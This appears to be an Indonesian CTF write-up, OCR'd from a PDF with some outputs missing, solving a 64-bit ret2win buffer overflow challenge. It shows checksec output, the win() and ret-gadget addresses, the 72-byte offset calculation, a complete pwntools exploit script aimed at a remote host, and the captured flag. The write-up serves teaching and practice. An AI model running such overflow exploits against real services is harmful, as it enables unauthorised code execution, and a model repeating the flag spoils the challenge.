
Artinya:
- No canary (`-fno-stack-protector`)
- No PIE (`-no-pie`) → alamat fungsi fixed
- NX enabled* (tidak ada `-z execstack`) → tapi kita tidak butuh shellcode

Fungsi `win()` disediakan, tapi **tidak pernah dipanggil** oleh `main()`. Tujuan kita: menimpa saved RIP di `vuln()` dengan alamat `win()`.

Langkah Penyelesaian

1. Setup Docker & Build Binary
Folder `~/Downloads/11388` berisi:
Dockerfile Makefile vuln.c
Dockerfile butuh `flag.txt`. Buat dummy dulu:

```
$ echo "flag{dummy_lokal_11388}" > flag.txt
$ docker build -t chall11388 .
```



Ambil binary dari container:

```
$ docker create --name tmp11388 chall11388
$ docker cp tmp11388:/app/vuln ./vuln
$ docker rm tmp11388
```

```
~/Downloads/11388
docker create --name tmp11388 chall11388
4712a0fc3faf90cd330768f2fcc32a453fe4f5fafdd30581a95ce4afbea303d9
~/Downloads/11388
docker cp tmp11388:/app/vuln ./vuln
Successfully copied 17.2kB (transferred 18.9kB) to /home/iamozzie/Downloads/11388/vuln
~/Downloads/11388
docker rm tmp11388
tmp11388
~/Downloads/11388
```

2. Identifikasi Proteksi Binary

```
$ file ./vuln
$ checksec ./vuln
```

Output:

```
~/Downloads/11388
checksec ./vuln
[*] '/home/iamozzie/Downloads/11388/vuln'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
~/Downloads/11388
```

Analisis: Tidak ada canary, tidak ada PIE → kita bisa langsung menimpa saved RIP dengan alamat `win()` yang fixed.

3. Cari Alamat win()

```
$ nm ./vuln | grep -iE 'win|flag|shell'
```

Output:

```
~/Downloads/11388
nm ./vuln | grep -iE 'win|ret_gadget'
0000000000401236 T win
~/Downloads/11388
```


Alamat `win` = `0x401236`.

4. Cari Ret Gadget untuk Alignment

Di x86-64, sebelum melompat ke fungsi yang memanggil `printf`/`fopen`, kita butuh stack alignment 16-byte. Cari ret gadget dengan `ROPgadget`:

```
$ ROPgadget --binary ./vuln | grep ': ret$'
```


Output:



Ret gadget = `0x40101a.

5. Tentukan Offset ke Saved RIP

Dari source code:



Di 64-bit, layout stack:

```
buf 64 byte          ← offset 0
saved RBP 8 byte     ← offset 64
saved RIP 8 byte     ← offset 72
Offset ke saved RIP = 72 byte
```

6. Susun Payload

Payload terdiri dari:

```
'A' × 72                ← filler (buf + saved RBP)
p64(0x40101a)           ← ret gadget (alignment)
p64(0x401236)           ← win()
Total = 72 + 8 + 8 = 88 byte.
```

7. Format Wire
Dari source `vuln.c`:

```
    puts("bof64 - send your payload");
    vuln();
    return 0;
}
```

Tidak ada format length — cukup kirim 128 byte langsung ke socket. `read()` akan block sampai 128 byte terkumpul atau EOF.

Karena payload kita hanya 88 byte, kita perlu **padding 40 byte** di akhir supaya `read()` langsung selesai:
payload += b'B' * (128 - len(payload))

8. Eksploit via Script Python (pwntools)
Buat file s.py`:

```
#!/usr/bin/env python3
from pwn import *

HOST = '54.151.244.93'
PORT = 11388

WIN = 0x401236
RET = 0x40101a

# Koneksi ke remote
p = remote(HOST, PORT)

# Baca banner sampai prompt
p.recvuntil(b'send your payload\n')

# Susun payload: 72 filler + ret gadget + win
payload  = b'A' * 72
payload += p64(RET)
payload += p64(WIN)
payload += b'B' * (128 - len(payload))   # padding sampai 128 byte

log.info(f'payload: {len(payload)} bytes')


# Kirim payload
p.send(payload)

# Baca output
out = p.recvall(timeout=5)
print(out.decode(errors='replace'))
```

9. Eksekusi Exploit

```
$ python3 s.py
```

Output:



Kesimpulan

Challenge 11388 adalah ret2win 64-bit tanpa visualizer. Offset ke saved RIP adalah **72 byte (64 buffer + 8 saved RBP). Kita memanfaatkan ret gadget (`0x40101a`) untuk alignment 16-byte ABI, lalu melompat ke `win()` (`0x401236`).

Karena format wire-nya adalah kirim 128 byte langsung (bukan interactive), kita perlu padding 40 byte di akhir payload supaya `read()` langsung selesai tanpa block

Flag: `flag{c4a9d50d758072b2fe0fa618782b1787}`